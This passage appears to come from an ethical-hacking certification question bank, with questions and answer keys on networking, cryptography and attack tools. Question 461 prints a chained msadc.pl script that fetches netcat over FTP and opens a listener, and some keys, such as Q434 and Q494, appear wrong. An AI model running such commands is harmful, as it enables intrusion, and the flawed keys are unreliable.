- B. NID/NIP (Node-based Intrusion Detection/Node-based Intrusion Prevention)
- C. NID/NIP (Network-based Intrusion Detection/Network-based Intrusion Prevention)
- D. CID/CIP (Computer-based Intrusion Detection/Computer-based Intrusion Prevention)

**Correct Answer:** AC

#### **QUESTION 401**

What is one thing a tester can do to ensure that the software is trusted and is not changing or tampering with critical data on the back end of a system it is loaded on?

- A. Proper testing
- B. Secure coding principles
- C. Systems security and architecture review
- D. Analysis of interrupts within the software

**Correct Answer:** D

#### **QUESTION 402**

Which of the following algorithms provides better protection against brute force attacks by using a 160-bit message digest?

- A. MD5
- B. SHA-1
- C. RC4
- D. MD4

**Correct Answer:** B

#### **QUESTION 403**

Company A and Company B have just merged and each has its own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish so that the private PKIs for Company A and Company B trust one another and each private PKI can validate digital certificates from the other company?

- A. Poly key exchange
- B. Cross certification
- C. Poly key reference
- D. Cross-site exchange

**Correct Answer:** B

**QUESTION 404**

What is the best defense against privilege escalation vulnerability?

- A. Patch systems regularly and upgrade interactive login privileges at the system administrator level.
- B. Run administrator and applications on least privileges and use a content registry for tracking.
- C. Run services with least privileged accounts and implement multi-factor authentication and authorization.
- D. Review user roles and administrator privileges for maximum utilization of automation services.

**Correct Answer:** C

**QUESTION 405**

Fingerprinting VPN firewalls is possible with which of the following tools?

- A. Angry IP
- B. Nikto
- C. Ike-scan
- D. Arp-scan

**Correct Answer:** C

**QUESTION 406**

01

A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

- A. Reject all invalid email received via SMTP.
- B. Allow full DNS zone transfers.
- C. Remove A records for internal hosts.
- D. Enable null session pipes.

**Correct Answer:** C

**QUESTION 407**

Which of the following is a primary service of the U.S. Computer Security Incident Response Team (CSIRT)?

- A. CSIRT provides an incident response service to enable a reliable and trusted single point of contact for reporting computer security incidents worldwide.
- B. CSIRT provides a computer security surveillance service to supply a government with important intelligence information on individuals travelling abroad.
- C. CSIRT provides a penetration testing service to support exception reporting on incidents worldwide by individuals and multi-national corporations.
- D. CSIRT provides a vulnerability assessment service to assist law enforcement agencies with profiling an individual's property or company's asset.

**Correct Answer:** A

**QUESTION 408**

Which of the following is a client-server tool utilized to evade firewall inspection?

- A. tcp-over-dns
- B. kismet
- C. nikto
- D. hping

**Correct Answer:** A

**QUESTION 409**

Which of the following is a symmetric cryptographic standard?

- A. DSA
- B. PKI
- C. RSA
- D. 3DES

**Correct Answer:** D

**QUESTION 410**

Which of the following cryptography attack methods is usually performed without the use of a computer?

- A. Ciphertext-only attack
- B. Chosen key attack
- C. Rubber hose attack
- D. Rainbow table attack

**Correct Answer:** C

**QUESTION 411**

What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

- A. Injecting parameters into a connection string using semicolons as a separator
- B. Inserting malicious Javascript code into input parameters
- C. Setting a user's session identifier (SID) to an explicit known value
- D. Adding multiple parameters with the same name in HTTP requests

**Correct Answer:** A

**QUESTION 412**

Which of the following open source tools would be the best choice to scan a network for potential targets?

- A. NMAP
- B. NIKTO
- C. CAIN
- D. John the Ripper

**Correct Answer:** A

**QUESTION 413**

Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

- A. RSA 1024 bit strength
- B. AES 1024 bit strength
- C. RSA 512 bit strength
- D. AES 512 bit strength

**Correct Answer:** A

**QUESTION 414**

Which cipher encrypts the plain text digit (bit or byte) one by one?

- A. Classical cipher
- B. Block cipher
- C. Modern cipher
- D. Stream cipher

**Correct Answer:** D

**QUESTION 415**

WPA2 uses AES for wireless data encryption at which of the following encryption levels?

- A. 64 bit and CCMP
- B. 128 bit and CRC
- C. 128 bit and CCMP
- D. 128 bit and TKIP

**Correct Answer:** C

**QUESTION 416**

Which of the following network attacks relies on sending an abnormally large packet size that exceeds TCP/IP specifications?

- A. Ping of death
- B. SYN flooding
- C. TCP hijacking
- D. Smurf attack

**Correct Answer:** A

**QUESTION 417**

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Cavity virus
- B. Polymorphic virus
- C. Tunneling virus
- D. Stealth virus

**Correct Answer:** D

**QUESTION 418**

The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

- A. An extensible security framework named COBIT
- B. A list of flaws and how to fix them
- C. Web application patches
- D. A security certification for hardened web applications

**Correct Answer:** B

**QUESTION 419**

Which of the following techniques does a vulnerability scanner use in order to detect a vulnerability on a target service?

- A. Port scanning
- B. Banner grabbing
- C. Injecting arbitrary data
- D. Analyzing service response

**Correct Answer:** D

**QUESTION 420**

Which of the following is a preventive control?

- A. Smart card authentication
- B. Security policy
- C. Audit trail
- D. Continuity of operations plan

**Correct Answer:** A

**QUESTION 421**

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
- B. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
- C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
- D. Overwrites the original MBR and only executes the new virus code

**Correct Answer:** B

**QUESTION 422**

Which of the following tools would be the best choice for achieving compliance with PCI Requirement 11?

- A. Truecrypt
- B. Sub7
- C. Nessus
- D. Clamwin

**Correct Answer:** C

**QUESTION 423**

The precaution of prohibiting employees from bringing personal computing devices into a facility is what type of security control?

- A. Physical
- B. Procedural
- C. Technical
- D. Compliance

**Correct Answer:** B

**QUESTION 424**

A botnet can be managed through which of the following?

- A. IRC
- B. E-Mail
- C. LinkedIn and Facebook
- D. A vulnerable FTP server

**Correct Answer:** A

**QUESTION 425**

Which of the following is a strong post designed to stop a car?

- A. Gate
- B. Fence
- C. Bollard
- D. Reinforced rebar

**Correct Answer:** C

**QUESTION 426**

What are common signs that a system has been compromised or hacked? (Choose three.)

- A. Increased amount of failed logon events
- B. Patterns in time gaps in system and/or event logs
- C. New user accounts created
- D. Consistency in usage baselines
- E. Partitions are encrypted
- F. Server hard drives become fragmented

**Correct Answer:** ABC

**QUESTION 427**

A recently hired network security associate at a local bank was given the responsibility to perform daily scans of the internal network to look for unauthorized devices. The employee decides to write a script that will scan the network for unauthorized devices every morning at 5:00 am.

Which of the following programming languages would most likely be used?

- A. PHP
- B. C#
- C. Python
- D. ASP.NET

**Correct Answer:** C

**QUESTION 428**

While performing data validation of web content, a security technician is required to restrict malicious input. Which of the following processes is an efficient way of restricting malicious input?

- A. Validate web content input for query strings.
- B. Validate web content input with scanning tools.
- C. Validate web content input for type,length,and range.
- D. Validate web content input for extraneous queries.

**Correct Answer:** C

**QUESTION 429**

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The gateway is not routing to a public IP address.
- B. The computer is using an invalid IP address.



- C. The gateway and the computer are not on the same network.
  - D. The computer is not using a private IP address.
- 09

**Correct Answer: A**

**QUESTION 430**

A Network Administrator was recently promoted to Chief Security Officer at a local university. One of employee's new responsibilities is to manage the implementation of an RFID card access system to a new server room on campus. The server room will house student enrollment information that is securely backed up to an off-site location.

During a meeting with an outside consultant, the Chief Security Officer explains that he is concerned that the existing security controls have not been designed properly. Currently, the Network Administrator is responsible for approving and issuing RFID card access to the server room, as well as reviewing the electronic access logs on a weekly basis.

Which of the following is an issue with the situation?

- A. Segregation of duties
- B. Undue influence
- C. Lack of experience
- D. Inadequate disaster recovery plan

**Correct Answer: A**

**QUESTION 431**

In the OSI model, where does PTP encryption take place?

- A. Transport layer
- B. Application layer
- C. Data link layer
- D. Network layer

**Correct Answer: C**

**QUESTION 432**

What is the main advantage that a network-based IDS/IPS system has over a host-based solution?

- A. They do not use host system resources.
- B. They are placed at the boundary, allowing them to inspect all traffic.
- C. They are easier to install and configure.
- D. They will not interfere with user interfaces.

**Correct Answer: A**

**QUESTION 433**

An NMAP scan of a server shows port 25 is open. What risk could this pose?

- A. Open printer sharing
- B. Web portal data leak
- C. Clear text authentication
- D. Active mail relay

**Correct Answer: D**

**QUESTION 434**

Which of the following are variants of mandatory access control mechanisms? (Choose two.)

- A. Two factor authentication
- B. Acceptable use policy
- C. Username / password
- D. User education program
- E. Sign in register

**Correct Answer:** AC

#### **QUESTION 435**

An attacker uses a communication channel within an operating system that is neither designed nor intended to transfer information. What is the name of the communications channel?

- A. Classified
- B. Overt
- C. Encrypted
- D. Covert

**Correct Answer:** D

#### **QUESTION 436**

Which of the following is used to indicate a single-line comment in structured query language (SQL)?

- A. --
- B. ||
- C. %%
- D. "

**Correct Answer:** A

#### **QUESTION 437**

What is the primary drawback to using advanced encryption standard (AES) algorithm with a 256 bit key to share sensitive data?

- A. Due to the key size, the time it will take to encrypt and decrypt the message hinders efficient communication.
- B. To get messaging programs to function with this algorithm requires complex configurations.
- C. It has been proven to be a weak cipher; therefore, should not be trusted to protect sensitive data.
- D. It is a symmetric key algorithm, meaning each recipient must receive the key through a different channel than the message.

**Correct Answer:** D

#### **QUESTION 438**

Pentest results indicate that voice over IP traffic is traversing a network. Which of the following tools will decode a packet capture and extract the voice conversations?

- A. Cain
- B. John the Ripper
- C. Nikto
- D. Hping

**Correct Answer:** A

#### **QUESTION 439**

Information gathered from social networking websites such as Facebook, Twitter and LinkedIn can be used to launch which of the following types of attacks? (Choose two.)

- A. Smurf attack

- B. Social engineering attack
- C. SQL injection attack
- D. Phishing attack
- E. Fraggle attack
- F. Distributed denial of service attack

**Correct Answer:** BD

**QUESTION 440**

Which of the following examples best represents a logical or technical control?

- A. Security tokens
- B. Heating and air conditioning
- C. Smoke and fire alarms
- D. Corporate security policy

**Correct Answer:** A

**QUESTION 441**

Which of the following resources does NMAP need to be used as a basic vulnerability scanner covering several vectors like SMB, HTTP and FTP?

- A. Metasploit scripting engine
- B. Nessus scripting engine
- C. NMAP scripting engine
- D. SAINT scripting engine

**Correct Answer:** C

**QUESTION 442**

A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement states that the penetration test be done from an external IP address with no prior knowledge of the internal IT systems. What kind of test is being performed?

- A. white box
- B. grey box
- C. red box
- D. black box

**Correct Answer:** D

**QUESTION 443**

How can a policy help improve an employee's security awareness?

- A. By implementing written security procedures,enabling employee security training,and promoting the benefits of security
- B. By using informal networks of communication,establishing secret passing procedures,and immediately terminating employees
- C. By sharing security secrets with employees,enabling employees to share secrets,and establishing a consultative help line
- D. By decreasing an employee's vacation time,addressing ad-hoc employment clauses,and ensuring that managers know employee strengths

**Correct Answer:** A

**QUESTION 444**

Which statement is TRUE regarding network firewalls preventing Web Application attacks?

- A. Network firewalls can prevent attacks because they can detect malicious HTTP traffic.
- B. Network firewalls cannot prevent attacks because ports 80 and 443 must be opened.
- C. Network firewalls can prevent attacks if they are properly configured.
- D. Network firewalls cannot prevent attacks because they are too complex to configure.

**Correct Answer:** B

**QUESTION 445**

An organization hires a tester to do a wireless penetration test. Previous reports indicate that the last test did not contain management or control packets in the submitted traces. Which of the following is the most likely reason for lack of management or control packets?

- A. The wireless card was not turned on.
- B. The wrong network card drivers were in use by Wireshark.
- C. On Linux and Mac OS X, only 802.11 headers are received in promiscuous mode.
- D. Certain operating systems and adapters do not collect the management or control packets.

**Correct Answer:** D

**QUESTION 446**

Which of the following techniques will identify if computer files have been changed?

- A. Network sniffing
- B. Permission sets
- C. Integrity checking hashes
- D. Firewall alerts

**Correct Answer:** C

**QUESTION 447**

Which of the following does proper basic configuration of snort as a network intrusion detection system require?

- A. Limit the packets captured to the snort configuration file.
- B. Capture every packet on the network segment.
- C. Limit the packets captured to a single segment.
- D. Limit the packets captured to the /var/log/snort directory.

**Correct Answer:** A

**QUESTION 448**

When analyzing the IDS logs, the system administrator notices connections from outside of the LAN have been sending packets where the Source IP address and Destination IP address are the same. There have been no alerts sent via email or logged in the IDS. Which type of an alert is this?

- A. False positive
- B. False negative
- C. True positive
- D. True negative

**Correct Answer:** B

**QUESTION 449**

Which of the following descriptions is true about a static NAT?

- A. A static NAT uses a many-to-many mapping.
- B. A static NAT uses a one-to-many mapping.

- C. A static NAT uses a many-to-one mapping.
- D. A static NAT uses a one-to-one mapping.

**Correct Answer:** D

**QUESTION 450**

Which United States legislation mandates that the Chief Executive Officer (CEO) and the Chief Financial Officer (CFO) must sign statements verifying the completeness and accuracy of financial reports?

- A. Sarbanes-Oxley Act (SOX)
- B. Gramm-Leach-Bliley Act (GLBA)
- C. Fair and Accurate Credit Transactions Act (FACTA)
- D. Federal Information Security Management Act (FISMA)

**Correct Answer:** A

**QUESTION 451**

Which of the following is a component of a risk assessment?

- A. Physical security
- B. Administrative safeguards
- C. DMZ
- D. Logical interface

**Correct Answer:** B

**QUESTION 452**

What information should an IT system analysis provide to the risk assessor?

- A. Management buy-in
- B. Threat statement
- C. Security architecture
- D. Impact analysis

**Correct Answer:** C

**QUESTION 453**

Which security strategy requires using several, varying methods to protect IT systems against attacks?

- A. Defense in depth
- B. Three-way handshake
- C. Covert channels
- D. Exponential backoff algorithm

**Correct Answer:** A

**QUESTION 454**

An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?

- A. Unplug the network connection on the company's web server.
- B. Determine the origin of the attack and launch a counterattack.
- C. Record as much information as possible from the attack.
- D. Perform a system restart on the company's web server.

**Correct Answer:** C

**QUESTION 455**

During a penetration test, a tester finds a target that is running MS SQL 2000 with default credentials. The tester assumes that the service is running with Local System account. How can this weakness be exploited to access the system?

- A. Using the Metasploit psexec module setting the SA / Admin credential
- B. Invoking the stored procedure xp\_shell to spawn a Windows command shell
- C. Invoking the stored procedure cmd\_shell to spawn a Windows command shell
- D. Invoking the stored procedure xp\_cmdshell to spawn a Windows command shell

**Correct Answer:** D

**QUESTION 456**

Which of the following programming languages is most vulnerable to buffer overflow attacks?

- A. Perl
- B. C++
- C. Python
- D. Java

**Correct Answer:** B

**QUESTION 457**

Which property ensures that a hash function will not produce the same hashed value for two different messages?

- A. Collision resistance
- B. Bit length
- C. Key strength
- D. Entropy

**Correct Answer:** A

**QUESTION 458**

From the two screenshots below, which of the following is occurring?

- A. 10.0.0.253 is performing an IP scan against 10.0.0.0/24, 10.0.0.252 is performing a port scan against 10.0.0.2.
- B. 10.0.0.253 is performing an IP scan against 10.0.0.2, 10.0.0.252 is performing a port scan against 10.0.0.2.
- C. 10.0.0.2 is performing an IP scan against 10.0.0.0/24, 10.0.0.252 is performing a port scan against 10.0.0.2.
- D. 10.0.0.252 is performing an IP scan against 10.0.0.2, 10.0.0.252 is performing a port scan against 10.0.0.2.

**Correct Answer:** A

**QUESTION 459**

Which of the following can the administrator do to verify that a tape backup can be recovered in its entirety?

- A. Restore a random file.
- B. Perform a full restore.
- C. Read the first 512 bytes of the tape.
- D. Read the last 512 bytes of the tape.

**Correct Answer:** B

**QUESTION 460**

An NMAP scan of a server shows port 69 is open. What risk could this pose?

- A. Unauthenticated access
- B. Weak SSL version
- C. Cleartext login
- D. Web portal data leak

**Correct Answer: A**

**QUESTION 461**

A tester has been using the msadc.pl attack script to execute arbitrary commands on a Windows NT4 web server. While it is effective, the tester finds it tedious to perform extended functions.

On further research, the tester come across a perl script that runs the following msadc functions:system("perl msadc.pl -h \$host -C \"echo open \$your >testfile\"");

```
system("perl msadc.pl -h $host -C \"echo open $your >testfile\"");
system("perl msadc.pl -h $host -C \"echo $user>testfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>testfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc -e cat>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc -e cat>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc -e cat>>testfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>testfile\"");
system("perl msadc.pl -h $host -C \"ftp -s\$:sa -o= <STDIN>; print \"Opening ...\\n\";");
system("perl msadc.pl -h $host -C \"nc -l -p $port\"");
```

Which exploit is indicated by this script?

- A. A buffer overflow exploit
- B. A chained exploit
- C. A SQL injection exploit
- D. A denial of service exploit

**Correct Answer: B**

**QUESTION 462**

When setting up a wireless network, an administrator enters a pre-shared key for security. Which of the following is true?

- A. The key entered is a symmetric key used to encrypt the wireless data.
- B. The key entered is a hash that is used to prove the integrity of the wireless data.
- C. The key entered is based on the Diffie-Hellman method.
- D. The key is an RSA key used to encrypt the wireless data.

**Correct Answer: A**



**QUESTION 463**

Which of the following defines the role of a root Certificate Authority (CA) in a Public Key Infrastructure (PKI)?

- A. The root CA is the recovery agent used to encrypt data when a user's certificate is lost.
- B. The root CA stores the user's hash value for safekeeping.
- C. The CA is the trusted root that issues certificates.
- D. The root CA is used to encrypt email messages to prevent unintended disclosure of data.

**Correct Answer: C**

**QUESTION 464**

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results? TCP port 21 no response TCP port 22 no response TCP port 23 Time-to-live exceeded

- A. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host.
- B. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server.
- C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall.
- D. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error.

**Correct Answer: C**

**QUESTION 465**

A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company's internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

- A. SSL
- B. Mutual authentication
- C. IPSec
- D. Static IP addresses

**Correct Answer: C**

**QUESTION 466**

What results will the following command yield. 'NMAP -sS -O -p 123-153 192.168.100.3'?

- A. A stealth scan, opening port 123 and 153
- B. A stealth scan, checking open ports 123 to 153
- C. A stealth scan, checking all open ports excluding ports 123 to 153
- D. A stealth scan, determine operating system, and scanning ports 123 to 153

**Correct Answer: D**

**QUESTION 467**

Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

- A. Teardrop
- B. SYN flood
- C. Smurf attack
- D. Ping of death

**Correct Answer:** A

**QUESTION 468**

Which of the following are advantages of adopting a Single Sign On (SSO) system? (Choose two.)

- A. A reduction in password fatigue for users because they do not need to know multiple passwords when accessing multiple applications
- B. A reduction in network and application monitoring since all recording will be completed at the SSO system
- C. A reduction in system administration overhead since any user login problems can be resolved at the SSO system
- D. A reduction in overall risk to the system since network and application attacks can only happen at the SSO point

**Correct Answer:** AC

**QUESTION 469**

An ethical hacker for a large security research firm performs penetration tests, vulnerability tests, and risk assessments. A friend recently started a company and asks the hacker to perform a penetration test and vulnerability assessment of the new company as a favor. What should the hacker's next step be before starting work on this job?

- A. Start by foot printing the network and mapping out a plan of attack.
- B. Ask the employer for authorization to perform the work outside the company.
- C. Begin the reconnaissance phase with passive information gathering and then move into active information gathering.
- D. Use social engineering techniques on the friend's employees to help identify areas that may be susceptible to attack.

**Correct Answer:** B

**QUESTION 470**

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the corporate network. What tool should the analyst use to perform a Blackjacking attack?

- A. Paros Proxy
- B. BBProxy
- C. BBCrack
- D. Blooover

**Correct Answer:** B

**QUESTION 471**

ICMP ping and ping sweeps are used to check for active systems and to check

- A. if ICMP ping traverses a firewall.
- B. the route that the ICMP ping took.
- C. the location of the switchport in relation to the ICMP ping.
- D. the number of hops an ICMP ping takes to reach a destination.

**Correct Answer:** A

**QUESTION 472**

A hacker searches in Google for filetype:pcf to find Cisco VPN config files. Those files may contain connectivity passwords that can be decoded with which of the following?

- A. Cupp

- B. Nessus
- C. Cain and Abel
- D. John The Ripper Pro

**Correct Answer:** C

**QUESTION 473**

Which technical characteristic do Ethereal/Wireshark, TCPDump, and Snort have in common?

- A. They are written in Java.
- B. They send alerts to security monitors.
- C. They use the same packet analysis engine.
- D. They use the same packet capture utility.

**Correct Answer:** D

**QUESTION 474**

A pentester gains access to a Windows application server and needs to determine the settings of the built-in Windows firewall. Which command would be used?

- A. Netsh firewall show config
- B. WMIC firewall show config
- C. Net firewall show config
- D. Ipconfig firewall show config

**Correct Answer:** A

**QUESTION 475**

The following is a sample of output from a penetration tester's machine targeting a machine with the IP address of 192.168.1.106:

```
[ATTEMPT] target 192.168.1.106 - login "root" - pa
[ATTEMPT] target 192.168.1.106 - login "root" - pa
[ATTEMPT] target 192.168.1.106 - login "testuser"
[ATTEMPT] target 192.168.1.106 - login "testuser"
[ATTEMPT] target 192.168.1.106 - login "admin" -
[ATTEMPT] target 192.168.1.106 - login "admin" -
[ATTEMPT] target 192.168.1.106 - login "" - pass "
[ATTEMPT] target 192.168.1.106 - login "" - pass "
```

What is most likely taking place?

- A. Ping sweep of the 192.168.1.106 network
- B. Remote service brute force attempt
- C. Port scan of 192.168.1.106
- D. Denial of service attack on 192.168.1.106

**Correct Answer:** B

**QUESTION 476**

A tester is attempting to capture and analyze the traffic on a given network and realizes that the network has several switches. What could be used to successfully sniff the traffic on this switched network? (Choose three.)

- A. ARP spoofing
- B. MAC duplication
- C. MAC flooding
- D. SYN flood
- E. Reverse smurf attack
- F. ARP broadcasting

**Correct Answer:** ABC

**QUESTION 477**

A newly discovered flaw in a software application would be considered which kind of security vulnerability?

- A. Input validation flaw
- B. HTTP header injection vulnerability
- C. 0-day vulnerability
- D. Time-to-check to time-to-use flaw

**Correct Answer:** C

**QUESTION 478**

What are the three types of authentication?

- A. Something you: know,remember,prove
- B. Something you: have,have,are
- C. Something you: show,prove,are
- D. Something you: show,have,prove

**Correct Answer:** B

**QUESTION 479**

What are the three types of compliance that the Open Source Security Testing Methodology Manual (OSSTMM) recognizes?

- A. Legal,performance,audit
- B. Audit,standards based,regulatory
- C. Contractual,regulatory,industry
- D. Legislative,contractual,standards based

**Correct Answer:** D

**QUESTION 480**

While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

- A. 10.10.10.10
- B. 127.0.0.1
- C. 192.168.1.1
- D. 192.168.168.168

**Correct Answer:** B

**QUESTION 481**

Which of the following business challenges could be solved by using a vulnerability scanner?

- A. Auditors want to discover if all systems are following a standard naming convention.
- B. A web server was compromised and management needs to know if any further systems were compromised.
- C. There is an emergency need to remove administrator access from multiple machines for an employee that quit.
- D. There is a monthly requirement to test corporate compliance with host application usage and security policies.

**Correct Answer:** D

**QUESTION 482**

Which of the following is a hardware requirement that either an IDS/IPS system or a proxy server must have in order to properly function?

- A. Fast processor to help with network traffic analysis
- B. They must be dual-homed
- C. Similar RAM requirements
- D. Fast network interface cards

**Correct Answer:** B

**QUESTION 483**

If an e-commerce site was put into a live environment and the programmers failed to remove the secret entry point that was used during the application development, what is this secret entry point known as?

- A. SDLC process
- B. Honey pot
- C. SQL injection
- D. Trap door

**Correct Answer:** D

**QUESTION 484**

A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

- A. Public key
- B. Private key
- C. Modulus length
- D. Email server certificate

**Correct Answer:** B

**QUESTION 485**

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. IANA
- C. CAPTCHA
- D. IETF

**Correct Answer:** A

**QUESTION 486**

A tester has been hired to do a web application security test. The tester notices that the site is dynamic and must make use of a back end database.

In order for the tester to see if SQL injection is possible, what is the first character that the tester should use to attempt breaking a valid SQL request?

- A. Semicolon
- B. Single quote
- C. Exclamation mark
- D. Double quote

**Correct Answer:** B

**QUESTION 487**

Which set of access control solutions implements two-factor authentication?

- A. USB token and PIN
- B. Fingerprint scanner and retina scanner
- C. Password and PIN
- D. Account and password

**Correct Answer:** A

**QUESTION 488**

What is the name of the international standard that establishes a baseline level of confidence in the security functionality of IT products by providing a set of requirements for evaluation?

- A. Blue Book
- B. ISO 26029
- C. Common Criteria
- D. The Wassenaar Agreement

**Correct Answer:** C

**QUESTION 489**

Advanced encryption standard is an algorithm used for which of the following?

- A. Data integrity
- B. Key discovery
- C. Bulk data encryption
- D. Key recovery

**Correct Answer:** C

**QUESTION 490**

Which statement best describes a server type under an N-tier architecture?

- A. A group of servers at a specific layer
- B. A single server with a specific role
- C. A group of servers with a unique role
- D. A single server at a specific layer

**Correct Answer:** C

**QUESTION 491**

During a penetration test, a tester finds that the web application being analyzed is vulnerable to Cross Site Scripting (XSS). Which of the following conditions must be met to exploit this vulnerability?

- A. The web application does not have the secure flag set.
- B. The session cookies do not have the HttpOnly flag set.
- C. The victim user should not have an endpoint security solution.
- D. The victim's browser must have ActiveX technology enabled.

**Correct Answer:** B

**QUESTION 492**

Which protocol and port number might be needed in order to send log messages to a log analysis tool that resides behind a firewall?

- A. UDP 123
- B. UDP 541
- C. UDP 514
- D. UDP 415

**Correct Answer:** C

**QUESTION 493**

A certified ethical hacker (CEH) is approached by a friend who believes her husband is cheating. She offers to pay to break into her husband's email account in order to find proof so she can take him to court. What is the ethical response?

- A. Say no; the friend is not the owner of the account.
- B. Say yes; the friend needs help to gather evidence.
- C. Say yes; do the job for free.
- D. Say no; make sure that the friend knows the risk she's asking the CEH to take.

**Correct Answer:** A

**QUESTION 494**

A hacker is attempting to see which ports have been left open on a network. Which NMAP switch would the hacker use?

- A. -sO
- B. -sP
- C. -sS
- D. -sU

**Correct Answer:** A

**QUESTION 495**

The network administrator for a company is setting up a website with e-commerce capabilities. Packet sniffing is a concern because credit card information will be sent electronically over the Internet. Customers visiting the site will need to encrypt the data with HTTPS. Which type of certificate is used to encrypt and decrypt the data?

- A. Asymmetric
- B. Confidential
- C. Symmetric
- D. Non-confidential

**Correct Answer:** A

**QUESTION 496**

Which security control role does encryption meet?



- A. Preventative
- B. Detective
- C. Offensive
- D. Defensive

**Correct Answer:** A

#### **QUESTION 497**

A consultant is hired to do physical penetration testing at a large financial company. In the first day of his assessment, the consultant goes to the company's building dressed like an electrician and waits in the lobby for an employee to pass through the main access gate, then the consultant follows the employee behind to get into the restricted area. Which type of attack did the consultant perform?

- A. Man trap
- B. Tailgating
- C. Shoulder surfing
- D. Social engineering

**Correct Answer:** B

#### **QUESTION 498**

A pentester is using Metasploit to exploit an FTP server and pivot to a LAN. How will the pentester pivot using Metasploit?

- A. Issue the pivot exploit and set the meterpreter.
- B. Reconfigure the network settings in the meterpreter.
- C. Set the payload to propagate through the meterpreter.
- D. Create a route statement in the meterpreter.

**Correct Answer:** D

#### **QUESTION 499**

A company has hired a security administrator to maintain and administer Linux and Windows- based systems. Written in the nightly report file is the following.

Firewall log files are at the expected value of 4 MB. The current time is 12am. Exactly two hours later the size has decreased considerably. Another hour goes by and the log files have shrunk in size again.

Which of the following actions should the security administrator take?

- A. Log the event as suspicious activity and report this behavior to the incident response team immediately.
- B. Log the event as suspicious activity, call a manager, and report this as soon as possible.
- C. Run an anti-virus scan because it is likely the system is infected by malware.
- D. Log the event as suspicious activity, continue to investigate, and act according to the site's security policy.

**Correct Answer:** D

#### **QUESTION 500**

A hacker is attempting to see which IP addresses are currently active on a network. Which NMAP switch would the hacker use?

- A. -sO
- B. -sP
- C. -sS
- D. -sU

**Correct Answer:** B

**QUESTION 501**

At a Windows Server command prompt, which command could be used to list the running services?

- A. Sc query type= running
- B. Sc query \\servername
- C. Sc query
- D. Sc config

**Correct Answer:** C

**QUESTION 502**

Which of the following is optimized for confidential communications, such as bidirectional voice and video?

- A. RC4
- B. RC5
- C. MD4
- D. MD5

**Correct Answer:** A

**QUESTION 503**

The use of alert thresholding in an IDS can reduce the volume of repeated alerts, but introduces which of the following vulnerabilities?

- A. An attacker, working slowly enough, can evade detection by the IDS.
- B. Network packets are dropped if the volume exceeds the threshold.
- C. Thresholding interferes with the IDS' ability to reassemble fragmented packets.
- D. The IDS will not distinguish among packets originating from different sources.

**Correct Answer:** A

**QUESTION 504**

Which of the following is considered an acceptable option when managing a risk?

- A. Reject the risk.
- B. Deny the risk.
- C. Mitigate the risk.
- D. Initiate the risk.

**Correct Answer:** C

**QUESTION 505**

A person approaches a network administrator and wants advice on how to send encrypted email from home. The end user does not want to have to pay for any license fees or manage server services. Which of the following is the most secure encryption protocol that the network administrator should recommend?

- A. IP Security (IPSEC)
- B. Multipurpose Internet Mail Extensions (MIME)
- C. Pretty Good Privacy (PGP)
- D. Hyper Text Transfer Protocol with Secure Socket Layer (HTTPS)

**Correct Answer:** C

**QUESTION 506**

\_\_\_\_\_ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer

- A. Alternate Data Streams
- B. Merge Streams
- C. Steganography
- D. NetBIOS vulnerability

**Correct Answer:** A

#### QUESTION 507

A company is legally liable for the content of email that is sent from its systems, regardless of whether the message was sent for private or business-related purposes. This could lead to prosecution for the sender and for the company's directors if, for example, outgoing email was found to contain material that was pornographic, racist, or likely to incite someone to commit an act of terrorism. You can always defend yourself by "ignorance of the law" clause.

- A. true
- B. false

**Correct Answer:** B

#### QUESTION 508

Paul has just finished setting up his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Paul notices that when he uses his wireless connection, the speed is sometimes 54 Mbps and sometimes it is only 24Mbps or less. Paul connects to his wireless router's management utility and notices that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop. What is Paul seeing here?

- A. MAC spoofing
- B. Macof
- C. ARP spoofing
- D. DNS spoofing

**Correct Answer:** A

#### QUESTION 509

What two things will happen if a router receives an ICMP packet, which has a TTL value of 1, and the destination host is several hops away? (Select 2 answers)

- A. The router will discard the packet
- B. The router will decrement the TTL value and forward the packet to the next router on the path to the destination host
- C. The router will send a time exceeded message to the source host
